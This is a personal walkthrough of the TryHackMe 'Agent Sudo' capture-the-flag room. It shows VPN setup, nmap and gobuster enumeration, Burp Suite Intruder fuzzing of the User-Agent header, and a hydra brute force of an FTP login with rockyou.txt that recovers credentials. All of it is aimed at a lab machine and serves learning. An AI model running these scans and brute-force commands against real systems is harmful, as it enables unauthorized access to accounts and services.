thm agentsudoctf machine

from TryHackMe | Agent Sudo

You need to know basic operation and understanding on linux (commands, permissions exedra)

You need to know basic terms like

Vulnerability definition cybersecurity a weakness or vulnerability that can be exploited to gain unauthorized access to a computer

https://www.upguard.com/blog/vulnerability

https://securityscorecard.com/blog/what-is-a-cybersecurity-vulnerability-definition-and-types/

https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/

Exploit definition cybersecurity a piece of code or software that aims to find and exploit security holes in an application or computer

https://www.cisco.com/site/us/en/learn/topics/security/what-is-an-exploit.html

https://www.fortinet.com/resources/cyberglossary/exploit

https://www.upguard.com/blog/exploit

https://www.malwarebytes.com/exploits

Payload definition cybersecurity a piece of code that is transferred to a computer or an application that we want to attack that performs a certain task

https://www.scaler.com/topics/cyber-security/what-are-payloads/

https://www.techtarget.com/searchsecurity/definition/payload

https://www.malwarebytes.com/glossary/payload

CVE Common Vulnerabilities and Exposures – documentation of vulnerabilities

https://www.redhat.com/en/topics/security/what-is-cve#:~:text=CVE%2C%20short%20for%20Common%20Vulnerabilities%20and%20Exposures%2C%20is,almost%20always%20mention%20at%20least%20one%20CVE%20ID.

https://heimdalsecurity.com/blog/what-is-a-cve/

https://www.ibm.com/think/topics/cve

https://www.cve.org/

Brute Force is attack is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys.

https://www.fortinet.com/resources/cyberglossary/brute-force-attack

https://www.fortinet.com/resources/cyberglossary/brute-force-attack

https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/brute-force-attack/

First I connect to it with **my machine: kali linux**

on my kali linux I download a configuration file of software openvpn from try hack me

go to connect to thm(try hack me) press on starting point press on openvpn

There is an option/exist an option to use Tryhackme's machine called attack box or to connect with a vpn connection with a software called open vpn through your kali linux computer

Guide to connect with open vpn https://tryhackme.com/room/openvpn

We press on access on this website

Task 4 Connecting with Linux

OpenVPN - Linux


1. Download OpenVPN by running the following command in your terminal: `sudo apt install openvpn`
2. Locate the **full path** to your VPN configuration file (download from the access page), normally in your Downloads folder.
3. Use your OpenVPN file with the following command: `sudo openvpn /path-to-file/file-name.ovpn`

And that's it! You should be successfully connected.

It lead us to https://tryhackme.com/access

There select a server type and download a settings file

Choose vpn server and press download vpn setting file



If we get stuck with an OpenSSL error: error:0480006C:PEM routines::no start line:Expecting: CERTIFICATE

OpenSSL: error:0A080009:SSL routines::PEM lib

A solution to change the server type from EU-Regular-1 to another server

https://www.reddit.com/r/tryhackme/comments/1ca99k8/vpn_issue/?solution=f586c8e6badb9a06f586c8e6badb9a06&js_challenge=1&token=bbbe4bf1c9a2b5160829c4be34da58615113e273988bfc870cc364c143b0f6e4

https://www.reddit.com/r/hackthebox/comments/tdsrim/starting_point_vpn_issue_openssl_error_no_start/

https://forum.hackthebox.com/t/openvpn-ssl-error/247012

EU-West-Regular-1 server worked for me

The settings file is related to the user you registered with to Tryhackme

If you download in kali linux, the file will be downloaded to the Downloads folder

You see the download vpn in you’r user download folder

Open vpn should be automatically installed on kali linux operating system

If not installed, install command sudo apt install openvpn -y

What is openvpn is software to connect to a vpn server via configuration file

https://openvpn.net/

https://openvpn.net/faq/what-is-openvpn/

Connect linux ubuntu to openvpn

https://www.digitalocean.com/community/tutorials/how-to-set-up-and-configure-an-openvpn-server-on-ubuntu-20-04

I started the machine

I connect kali linux machine to tryhackme machine using openvpn

Command sudo openvpn /where file.onpn

Question How many open ports?

First chack if my machine have connection to tryhackme machine using command ping:

ping -c 2 tryhackme machine ip

```
└─$ ping -c 2 10.114.171.68
```

https://man7.org/linux/man-pages/man8/ping.8.html

lets scan tryhackme machine using command nmap:

nmap -sV -Pn --open tryhackme machine ip

```
nmap -sV -Pn --open 10.114.171.68
```

Meaning

Command nmap command to scan devices and see variabilities

Flag -sV check for services and services versions

Flag -Pn don't do ping

Flag --open scan and search open ports

https://nmap.org/

https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/

https://man7.org/linux/man-pages/man1/nmap.1.html

Results

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Os of tryhackme machine is linux

I see 3 open ports: ftp, ssh, http

Answer 3 open ports: ftp, ssh, http

Question How you redirect yourself to a secret page?

We can use command gobuster

gobuster dir -u MACHINE_IP -w WORDLIST_PATH

example gobuster dir -u http://MACHINE_IP/ -w /usr/share/wordlists/dirb/common.txt

Meaning

Command gobuster allow you to search hidden files and directors on a web server, compare file on brute-force attack

can see how to use gobuster with command: man gobuster

Flag dir allow the classic directory brute-forcing mode on webite

Flag -u represent url

url https://developer.mozilla.org/en-US/docs/Learn_web_development/Howto/Web_mechanics/What_is_a_URL

MACHINE_IP target ip which I attack

Flag -w use a list on brute-force

File list.txt a list use to compare file on brute-force


```
Starting gobuster in directory enumeration mode
===============================================
.htpasswd            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
index.php            (Status: 200) [Size: 218]
server-status        (Status: 403) [Size: 278]
```

After running it, we discovered hidden page named indext.php code 200, the code for referring to the website.


https://moz.com/learn/seo/http-status-codes

https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Status


Lets try to enter site using firefox browser



Lets try to enter index.php



Lets try to run wapplzer to see more info on the site




https://www.wappalyzer.com/apps/

https://www.wappalyzer.com/about/

It says the os of tryhackme machine is linux:ubuntu

I try to search robots.txt it give a structure of the website-the attempt failed

https://developer.mozilla.org/en-US/docs/Web/Security/Practical_implementation_guides/Robots_txt



Try yourself with different user-agent to search redirect

What is user-agent?
https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/User-Agent

A “user-agent” is just the **program** that talks to websites for you, usually your web browser (like Chrome, Safari, or Firefox). It sends a short text called a “user-agent string” to the website

saying what browser, version, and operating system you're using so the site can respond appropriately.

From https://www.perplexity.ai/search/user-agent-in-symple-terms-XeAsDxHUS6GDOCyJWu8wtA


Search redirect yourself with different user-agent or change user-agent

Found website https://geekflare.com/dev/change-user-agent-in-browser/

Lets install user-agent-string-switcher that recommended from the site

https://addons.mozilla.org/en-US/firefox/addon/user-agent-string-switcher/

It did't help



Lets try to enter ftp to find this user-agents

Try to find vsftpd 3.0.3 vulnerabilities

https://www.exploit-db.com/exploits/49719

lets try to enter with user anonymous: ftp anonymous@ip

not work

```
└─$ ftp anonymous@10.114135.62
ftp: Can't lookup `10.114135.62:ftp': Name or service not known
ftp> exit
```

ftp your_server_IP_address

```
└─$ ftp 10.114135.62
ftp: Can't lookup `10.114135.62:ftp': Name or service not known
ftp>
```

https://askubuntu.com/questions/1217060/connect-to-ftp-server

```
└─$ ftp
ftp> ?
Commands may be abbreviated.  Commands are:

!               ftp             msend           restart
$               gate            newer           rhelp
```

It don't work

Lets try to access this website from burpsuite

https://www.kali.org/tools/burpsuite/

https://github.com/xiv3r/Burpsuite-Professional

using burpsuite we can change user agent like says:" Use your own **codename** as user-agent to access the site."

Command burpsuite

Start it browser copy paste the url http://tryhackme ip/index.php

Run the proxy-intercept to see information of the php then reload the site

```
Pretty   Raw   Hex
1 GET /index.php HTTP/1.1
2 Host: 10.114.171.68
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/125.0.6422.112 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: keep-alive
```

Sent these massages to repeater

Change the user agent to a to see what it will do

Request (Pretty | Raw | Hex)

```
GET /index.php HTTP/1.1
Host: 10.114.171.68
Upgrade-Insecure-Requests: 1
User-Agent: a
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

Response (Pretty | Raw | Hex | Render)

```
HTTP/1.1 200 OK
Date: Fri, 27 Mar 2026 10:18:52 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 218
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DocType html>
<html>
```

In the respond go to render

Request (Pretty | Raw | Hex)

```
GET /index.php HTTP/1.1
Host: 10.114.171.68
Upgrade-Insecure-Requests: 1
User-Agent: a
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```

Response (Pretty | Raw | Hex | Render)

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

lets try A

Request (Pretty | Raw | Hex)

```
GET /index.php HTTP/1.1
Host: 10.114.171.68
Upgrade-Insecure-Requests: 1
User-Agent: A
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
```


Response (Pretty | Raw | Hex | Render)

Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R


Lets try R because “Agent R”



We get different respond

Lets send it to intruder to attack the site

In Positions Mark the letter in user agents




Go to Payloads on payload types choose simple list


On payload set choose 1

On payload setting chose “Add from list” A-Z

list” A-Z because when we change user agent to R we got different respond



Then on the right click start attack



Results

Request	Payload	Status code	Response received	Error	Timeout	Length
0		200	72			538
1	A	200	73			446
2	B	200	73			446
3	C	302	75			459
4	D	200	72			446
5	E	200	76			446
6	F	200	74			446
7	G	200	78			446
8	H	200	76			446
9	I	200	74			446

Locate respond 302 redirect responds of http

See the letter C

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Fri, 27 Mar 2026 10:48:23 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: agent_C_attention.php
5 Content-Length: 218
6 Keep-Alive: timeout=5, max=100
```

Location: agent_C_attention.php

Now it says “Use your own **codename** as user-agent to access the site “ to put it location of the responds: Location: agent_C_attention.php in the browser

http://tryhackme machine ip/agent_C_attention.php

Not Secure http://10.114.171.68/agent_C_attention.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

Fount 2 things location attention.php, user-agent chris

Answer user-agent

Question What is the agent name?

Answer chris

Question FTP password?

Try to find vsftpd 3.0.3 vulnerabilities

https://www.exploit-db.com/exploits/49719

lets try to enter with user anonymous

not work

```
└─$ ftp
ftp> ?
Commands may be abbreviated.  Commands are:

!               ftp             msend           restart
$               gate            newer           rhelp
```

Not work

Now lets try to find ftp password using hydra software

https://www.kali.org/tools/hydra/

https://github.com/JinendraPrasad99/Hydra

https://www.linuxfordevices.com/tutorials/linux/hydra-brute-force-ssh

Using command hydra -L usernames.txt -P passwords.txt ftp://[target_ip]

Meaning

Hydra Using the hydra tool

Flag -l Login Enter a user

User A user can be any user in the system

Flag -p Enter a password for the user

path/password list A list of passwords, where is it

website The website address we want to connect to

Service through which type of service to connect to the site this

```
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.114.1
73.156
```

What is password list: rockyou.txt

https://www.geeksforgeeks.org/ethical-hacking/how-to-extract-rockyou-txt-gz-file-in-kali-linux/

https://www.keepersecurity.com/blog/2023/08/04/understanding-rockyou-txt-a-tool-for-security-and-a-weapon-for-hackers/

Results hydra bruteforce

```
[21][ftp] host: 10.114.173.156   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
```

ftp username chris password crystal

now lets try to connect using ftp on the tryhackme machine command ftp username@ip

```
└─$ ftp chris@10.114.173.156
Connected to 10.114.173.156.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

it works

Answer crystal

Question zip file password?

lets see what files shared using ftp command dir

```
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
```

Lets download the txt file command get To_agentJ.txt

```
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
```

Don't work

Lets create a folder maned it agentsudoctf and download the files to it

Command mget file file file /home/user/agentsudoctf

```
ftp> mget To_agentJ.txt cute-alien.jpg cutie.png /home/user/agentsudoctf
```

You need to respond of download of each file

Meaning

Command ftp transfer file between ftp server to client pc

Command get download file from ftp server to client pc

file.txt the document name that I want to read

symbol - download file and present it content

https://www.jscape.com/blog/ftp-command-line

It download the file to current user folder

Then I move theses file to agentsudoctf folder

```
└─$ ls agentsudoctf
```

```
└─$ ls
agentsudoctf    cutie.png   Downloads   Pictures    To_agentJ.txt
BurpSuitePro    Desktop     KaliGPT     Public      Videos
cute-alien.jpg  Documents   Music       Templates
```

```
└─$ mv To_agentJ.txt cutie.png cute-alien.jpg ./agentsudoctf
```

Now lets read the file called To_agentJ.txt

```
└─$ cat ./agentsudoctf/To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture
 inside your directory. Your login password is somehow stored in the
fake picture. It shouldn't be a problem for you.

From,
Agent C
```

We found out the 1 of the pictures contains password of different user

We can’t dirrecly crack png files password

We can use cracker gessing password called john the ripper

https://www.esecurityplanet.com/products/john-the-ripper/

So we need find a way to see the content of these png files

